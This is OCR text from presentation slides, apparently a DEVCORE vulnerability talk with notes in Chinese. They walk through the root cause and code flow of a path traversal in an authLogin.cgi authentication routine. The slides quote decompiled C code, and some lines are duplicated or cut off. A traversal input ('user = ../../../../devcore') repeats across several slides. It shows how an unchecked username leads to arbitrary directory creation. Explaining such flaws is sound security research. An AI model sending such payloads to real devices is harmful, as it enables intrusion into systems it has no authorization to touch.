


```
int device_auth_get user config path(char *user, char *ret,

  v1 = Get_User_Config_Root_Path(user, path, 514);
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```

但沒檢查 user 是否包含 "../" 導致可以 Path Traversal

Path Traversal - Root Cause

DEVCORE



```
int device_auth_get_user_config_path(char *user, char *ret

  v1 = Get_User_Config_Root
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```


如果 path 檔案不存在就 mkdir(path)
導致 Arbitrarily Create Directory

Path Traversal - Code Flow

user


authLogin.cgi

Path Traversal - Code Flow



qtoken = 123
user = ../../../../devcore


Path Traversal - Code Flow



qtoken = 123
user = ../../../../devcore

確認 user 是否需要
2-Step Verification (2sv)

Path Traversal - Code Flow




檢查 user 的 Config 有無啟用 2sv

qtoken = 123
user = ../../../../devcore

user

authLogin.cgi

Path Traversal - Code Flow



Call device_auth_get_user_config_path(user)

